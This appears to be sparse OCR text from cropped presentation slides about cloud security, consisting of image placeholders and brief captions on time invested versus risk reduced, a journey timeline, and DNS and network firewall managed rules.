
Time invested vs. Risk Reduced












Journey timeline


Journey timeline

DNS Firewall
managed rules




Journey timeline

DNS Firewall
managed rules




Network Firewall
managed rules

